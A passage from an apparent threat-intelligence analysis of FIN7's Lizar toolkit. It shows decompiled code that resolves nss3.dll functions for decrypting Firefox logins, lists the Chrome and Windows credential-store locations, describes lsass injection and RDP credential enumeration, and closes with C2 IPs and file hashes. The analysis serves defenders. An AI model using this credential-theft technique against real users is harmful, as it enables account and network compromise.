The `nss3.dll` library is used to retrieve sensitive data from the Firefox browser and is loaded from the directory with the installed browser (Fig. 39).

Press enter or click to view image in full size

```
ProcAddress = GetProcAddress(LibraryW, "PK11_CheckUserPassword");
vMozilla->PK11_CheckUserPassword = ProcAddress;
if ( !ProcAddress )
  goto _Fail;
ProcAddressa = GetProcAddress(vMozilla->nss3, "SECITEM_ZfreeItem");
vMozilla->SECITEM_ZfreeItem = ProcAddressa;
if ( !ProcAddressa )
  goto _Fail;
ProcAddressb = GetProcAddress(vMozilla->nss3, "NSS_Init");
vMozilla->NSS_Init = ProcAddressb;
if ( !ProcAddressb )
  goto _Fail;
ProcAddressc = GetProcAddress(vMozilla->nss3, "PL_Base64Decode");
vMozilla->PL_Base64Decode = ProcAddressc;
if ( !ProcAddressc )
  goto _Fail;
ProcAddressd = GetProcAddress(vMozilla->nss3, "PK11SDR_Decrypt");
vMozilla->PK11SDR_Decrypt = ProcAddressd;
if ( !ProcAddressd )
  goto _Fail;
ProcAddresse = GetProcAddress(vMozilla->nss3, "PK11_Authenticate");
vMozilla->PK11_Authenticate = ProcAddresse;
if ( !ProcAddresse
  || (ProcAddressf = GetProcAddress(vMozilla->nss3, "PK11_GetInternalKeySlot"),
      (vMozilla->PK11_GetInternalKeySlot = ProcAddressf) == 0i64)
  || (ProcAddressg = GetProcAddress(vMozilla->nss3, "PK11_FreeSlot"), (vMozilla->PK11_FreeSlot = ProcAddressg) == 0i64)
  || (ProcAddressh = GetProcAddress(vMozilla->nss3, "NSS_Shutdown"), (vMozilla->NSS_Shutdown = ProcAddressh) == 0i64) )
{
_Fail:
```

Figure 39. Dynamic retrieval of function addresses from `nss3.dll` library

Using the functions shown in Fig. 38, the credentials are retrieved from the `logins.json` file and the browser history is retrieved from the `places.sqlite` database.

In relation to Google Chrome, the plugin retrieves browser history from `%LOCALAPPDATA%\Google\Chrome\User Data\Default\History` and passwords from `%LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data`

(data encrypted using DPAPI).

`History`, `places.sqlite`, `Login Data` are all `sqlite3` database files. To work with `sqlite3` databases the plugin uses functions from the `sqlite` library, statically linked with the resulting DLL, i.e. the plugin itself.

For Internet Explorer and Microsoft Edge browsers, the plugin retrieves user credentials using functions from the `vaultcli.dll` library that implements the functions of the `vaultcmd.exe` utility.

PswRdInfo64.dll

`PswRdInfo64.dll` is designed primarily to collect domain credentials and retrieve credentials for accessing other hosts via RDP. The plugin is activated from the client application using the `Grabber → RDP` tab.

The workflow of the plugin depends on the following conditions.

When started from SYSTEM, the plugin lists all active console sessions (`WTSGetActiveConsoleSessionId`) and gets user names for these sessions:

```
(WTSQuerySessionInformationW)(0i64, SessionId, WTSUserName, &vpSessionInformationUserName, &pBytesRe
```

The plugin then retrieves the private keys from the `C:\Users\{SessionInformationUserName}AppData\Local\Microsoft\Credentials` directory for each user and injects itself into the `lsass.exe` process to extract domain credentials.

When started by another user (other than `SYSTEM`), the plugin attempts to collect credentials for RDP access to other hosts. Credentials are collected using `CredEnumerateW` function, with the `TERMSRV` string as the target.

Conclusion

As the analysis shows, Lizar is a diverse and complex toolkit. It is currently still under active development and testing, yet it is already being widely used to control infected computers, mostly throughout the United States.

However, it seems that FIN7 are not looking to stop there, and we will soon be hearing about more Lizar-enabled attacks from around the world.

IoC

IP:

```
108.61.148.97
136.244.81.250
185.33.84.43
195.123.214.181
31.192.108.133
45.133.203.121
```

SHA256:

```
166b0c5e49c44f87886ecaad46e60b496b6b7512d1c57db41d9cf752fada95c8
188d76c31fa7f500799762237508203bdd1927ec4d5232cc189d46bc76b7a30d
1e5514e8f95dcf6dd7289acef6f6b88c460105660cb0c5b86ec7b854f70ee857
21850bb5d8df021e850e740c1899353f40af72f119f2cd71ad234e91c2ccb772
3b63eb184bea5b6515697ae3f13a57365f04e6a3309c79b18773291e62a64fcb
4d933b6b60a097ad5ce5876a66c569e6f46707b934ebd3c442432711af195124
515b94290111b7be80e001bfa2335d2f494937c8619cfdaafb2077d9d6af06fe
61cfe83259640df9f19df2be4b67bb1c6e5816ac52b8a5a02ee8b79bde4b2b70
fbd2d816147112bd408e26b1300775bbaa482342f9b33924d93fd71a5c312cce
a3b3f56a61c6dc8ba2aa25bdd9bd7dc2c5a4602c2670431c5cbc59a76e2b4c54
e908f99c6753a56440127e54ce990adbc5128d10edc11622d548ddd67e6662ac
7d48362091d710935726ab4d32bf594b363683e8335f1ee70ae2ae81f4ee36ca
e894dedb4658e006c8a85f02fa5bbab7ecd234331b92be41ab708fa22a246e25
b8691a33aa99af0f0c1a86321b70437efcf358ace1cf3f91e4cb8793228d1a62
bd1e5ea9556cb6cba9a509eab8442bf37ca40006c0894c5a98ce77f6d84b03c7
98fbccd9c2e925d2f7b8bcfa247790a681497dfb9f7f8745c0327c43db10952f
552c00bb5fd5f10b105ca247b0a78082bd6a63e2bab590040788e52634f96d11
21db55edc9df9e096fc994972498cbd9da128f8f3959a462d04091634a569a96
```

Source: https://bi-zone.medium.com/from-pentest-to-apt-attack-cybercriminal-group-fin7-disguises-its-malware-as-an-ethical-hackers-c23c9a75e319